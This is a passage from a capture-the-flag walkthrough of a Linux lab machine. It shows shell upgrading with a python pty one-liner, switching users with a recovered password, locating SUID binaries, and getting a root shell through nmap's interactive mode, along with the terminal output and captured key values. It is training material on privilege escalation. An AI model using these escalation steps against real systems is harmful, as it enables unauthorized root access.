Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.13.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ _
```

21. If we do not have this physical machine then we try to login in that shell with python script = `python -c 'import pty;pty.spawn("/bin/bash")'`.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$ whoami
whoami
robot
robot@linux:/$ pwd
pwd
/
robot@linux:/$
```

22. Now we got the robot user access then we need to find that last key.

```
robot@linux:/$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

23. Now we need to find Nmap folder because only root user can access that last key. For that we need to write a specific command for that {find / -perm +6000 2>/dev/null | grep '/bin/'}.

```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

24. Then /usr/local/bin/nmap -interactive. Then (!sh) to get the root.

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

25. We get the root access let's find the last key.

```
# pwd
pwd
/home/robot
# cd /root/
cd /root/
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

26. And we solve this machine.

**THANKS FOR
YOUR LOVE AND
SUPPORT**

Author: - Jai Bhattacharya